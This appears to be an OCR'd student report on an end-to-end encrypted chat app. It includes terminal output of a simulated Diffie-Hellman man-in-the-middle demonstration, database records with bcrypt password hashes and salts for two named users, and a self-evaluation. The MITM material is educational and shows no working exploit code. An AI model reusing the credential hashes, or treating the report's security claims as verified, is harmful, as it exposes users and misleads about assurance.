
This attack is done by logging in to two separate users and then sending messages to each other, but in the vulnerable version a specific port is used by changing the key exchange route. The traffic is also then checked via wireshark aby using specific tcp port (8888 instead of 3001)

Sending message to each other






During MITM-Wireshark



After Securing-Wireshark




Terminal

```
mac@Waleeds-MacBook-Air E2EE-ChatSystem % node vulnerable_demo.js

═══════════════════════════════════════════════════
  VULNERABLE DH KEY EXCHANGE (WITHOUT SIGNATURES)
═══════════════════════════════════════════════════


THE GURL ALICE generates her DH key pair
Alice-s Public Key: 22c369daf71d17d2485164216fb26c01...

THE GUY BOB generates his DH key pair
Bob Public Key: 5639d4650f6ec4233684f469f49439b5...

THE SECOND GURL MALLORY (Attacker) generates her DH key pair
Mallory Public Key: 2fa93db7fb33cebc146d93355a9e3404...


📡 STEP 1: Alice sends her public key to Bob
OHO but Mallory intercepts it!

 TCH TCH, MALLORY intercepts Alice→Bob communication
   - Mallory receives Alice's public key
   - Mallory sends HER OWN public key to Bob (pretending to be Alice - DHOKAAA)

EW - Mallory computes shared secret with Alice:
   Secret: b23f4c1da7f075f1bbb0f1d8761824f4...


 STEP 2: Bob sends his public key to Alice
    But Mallory intercepts it again! very dheeeth
```

```
  STEP 2: Bob sends his public key to Alice
     But Mallory intercepts it again! very dheeeth

  MALLORY intercepts Bob→Alice communication
    - Mallory receives Bob's public key
    - Mallory sends HER OWN public key to Alice (pretending to be Bob)

  CHALAK Mallory computes shared secret with Bob:
    Secret: ce38dac9692c104d2ae90c7f451b7617...


  Alice computes shared secret (thinks it's with Bob):
    Secret: b23f4c1da7f075f1bbb0f1d8761824f4...

  Masoom Bob computes shared secret (thinks it's with Alice):
    Secret: ce38dac9692c104d2ae90c7f451b7617...


 ═══════════════════════════════════════════════════
            ATTACK SUCCESS VERIFICATION
 ═══════════════════════════════════════════════════

 ✅  Alice-Mallory secrets match: true
 ✅  Bob-Mallory secrets match: true
 ❌  Alice-Bob secrets match: false

   RESULT: Mallory can now decrypt and read ALL messages!
    - Alice encrypts with her secret (actually shared with Mallory)
    - Mallory decrypts, reads, re-encrypts with Bob's secret
    - Bob decrypts (thinking it came from Alice)
    - Neither Alice nor Bob know they're compromised!
```


```
═══════════════════════════════════════════════════
      MESSAGE INTERCEPTION EXAMPLE
═══════════════════════════════════════════════════

 Alice sends encrypted message: Hello Bob, here is my secret: PASSWORD123
 Encrypted: d25d3a7b15d357f0de988d8ddd6e7993eb1f7fb4...

allory intercepts and decrypts:
  Mallory reads: Hello Bob, here is my secret: PASSWORD123
  Mallory logs the password!

allory re-encrypts for Bob:
 Re-encrypted: 0bd8abe3cdce8a4a3553c03d566b4b661848dcb2...

ob receives and decrypts:
 Bob reads: Hello Bob, here is my secret: PASSWORD123
  Bob thinks this came directly from Alice!


═══════════════════════════════════════════════════
THIS  WORKS BCZ :
═══════════════════════════════════════════════════
 No authentication of public keys
 No digital signatures to verify sender identity
 No way to detect key substitution
 Pure DH provides confidentiality but NOT authenticity
```

Logs and Evidence



Architecture Diagrams

System Architecture



Database Schema Design

User Collection

```
_id: ObjectId('692b7db75a8a421e1f18cf81')
username : "Imad"
passwordHash : "$2b$12$ifbge34VJKehGJS0ErkkhOl28vu2I3XaAd2354GsWISpmhP/k4GPC"
salt : "$2b$12$ifbge34VJKehGJS0ErkkhO"
▸ ecdhPublicKey : Object
▸ ecdsaPublicKey : Object
createdAt : 2025-11-29T23:11:51.062+00:00
__v : 0
```

```
_id: ObjectId('692b7dd25a8a421e1f18cf86')
username : "Bushra"
passwordHash : "$2b$12$Ms009vew.y8SsnMoeeyunOhgdtiT.0i8lvmux.V2zk9PUBaudpa0u"
salt : "$2b$12$Ms009vew.y8SsnMoeeyunO"
▸ ecdhPublicKey : Object
▸ ecdsaPublicKey : Object
createdAt : 2025-11-29T23:12:18.367+00:00
__v : 0
```

Messages Collection


```
_id: ObjectId('692b7f935a8a421e1f18cfa6')
senderId : ObjectId('692b7db75a8a421e1f18cf81')
recipientId : ObjectId('692b7dd25a8a421e1f18cf86')
ciphertext : Array (148)
iv : Array (12)
signature : Array (96)
sequence : 1
nonce : Array (16)
timestamp : 2025-11-29T23:19:47.901+00:00
__v : 0
```

```
_id: ObjectId('692b7fca5a8a421e1f18cfb7')
senderId : ObjectId('692b7db75a8a421e1f18cf81')
recipientId : ObjectId('692b7dd25a8a421e1f18cf86')
ciphertext : Array (144)
iv : Array (12)
signature : Array (96)
sequence : 2
nonce : Array (16)
timestamp : 2025-11-29T23:20:42.968+00:00
__v : 0
```

Files Collection


```
_id: ObjectId('693041c31e7fa7fc28105327')
senderId : ObjectId('692b7db75a8a421e1f18cf81')
recipientId : ObjectId('692b7dd25a8a421e1f18cf86')
filename : "unittesting.png"
▸ ciphertext : Array (75135)
▸ iv : Array (12)
▸ signature : Array (96)
timestamp : 2025-12-03T13:57:23.052+00:00
__v : 0
```


Security Logs Collection

```
_id: ObjectId('692b7db75a8a421e1f18cf83')
userId : ObjectId('692b7db75a8a421e1f18cf81')
eventType : "AUTH_SUCCESS"
details : "User registered successfully"
ipAddress : "::1"
timestamp : 2025-11-29T23:11:51.067+00:00
__v : 0
```

```
_id: ObjectId('692b7dd25a8a421e1f18cf88')
userId : ObjectId('692b7dd25a8a421e1f18cf86')
eventType : "AUTH_SUCCESS"
details : "User registered successfully"
ipAddress : "::1"
timestamp : 2025-11-29T23:12:18.368+00:00
__v : 0
```

```
_id: ObjectId('692b7ddc5a8a421e1f18cf8b')
userId : null
eventType : "AUTH_FAILURE"
details : "Username Imad already exists"
ipAddress : "::1"
timestamp : 2025-11-29T23:12:28.429+00:00
__v : 0
```

Component Interaction Flow



Evaluation and Conclusion

Security Strengths

- **Cryptographic Robustness:** The system implements military-grade encryption (AES-256-GCM) with modern elliptic curve cryptography (P-384). Confidentiality and authenticity are provided by the combination of ECDSA for signatures and ECDH for key exchange.
- **Zero-Knowledge Server:** Private keys never leave client devices, stored securely in IndexedDB. True end-to-end encryption is achieved by preventing the server from decrypting messages or impersonating users.
- **Attack Resistance:** Sequence numbers prevent replay attacks. Tampering is detected by GCM authentication tags. Impersonation is prevented by digital signatures. All attacks tested failed as expected.

Limitations

- **Key Distribution:** During initial setup, public keys are distributed by the server. MITM attacks could be made possible by a compromised server during registration.
- **Inadequate Forward Secrecy** Uses static ECDH keys. All previous conversations are exposed when long-term private keys are compromised. Ephemeral keys would provide better forward secrecy.
- **Browser Dependency:** Relies on Web Crypto API and IndexedDB. Not all browsers support these features uniformly.

Future Enhancements

1. **Double Ratchet Protocol:** Implement Signal Protocol for perfect forward secrecy
2. **Key Verification:** Add safety numbers/fingerprints for out-of-band key verification
3. **Group Chats:** Extend to support encrypted group messaging
4. **Push Notifications:** Add encrypted push notifications for offline users
5. **Key Rotation:** Automatically rotate the keys on a regular basis.

Conclusion

This implementation demonstrates a working end-to-end encrypted messaging system with strong cryptographic foundations. The system successfully prevents common attacks (MITM, replay, tampering) through layered security mechanisms.

While limitations exist, the architecture provides a solid foundation for secure communications. The zero-knowledge server design ensures user privacy, and the cryptographic choices align with current best practices.

The system proves that secure, private communication is achievable with modern web technologies, balancing security with usability and performance.

Deployment Description

This Project was deployed locally and is run on visual studios. No cloud deployment as of now.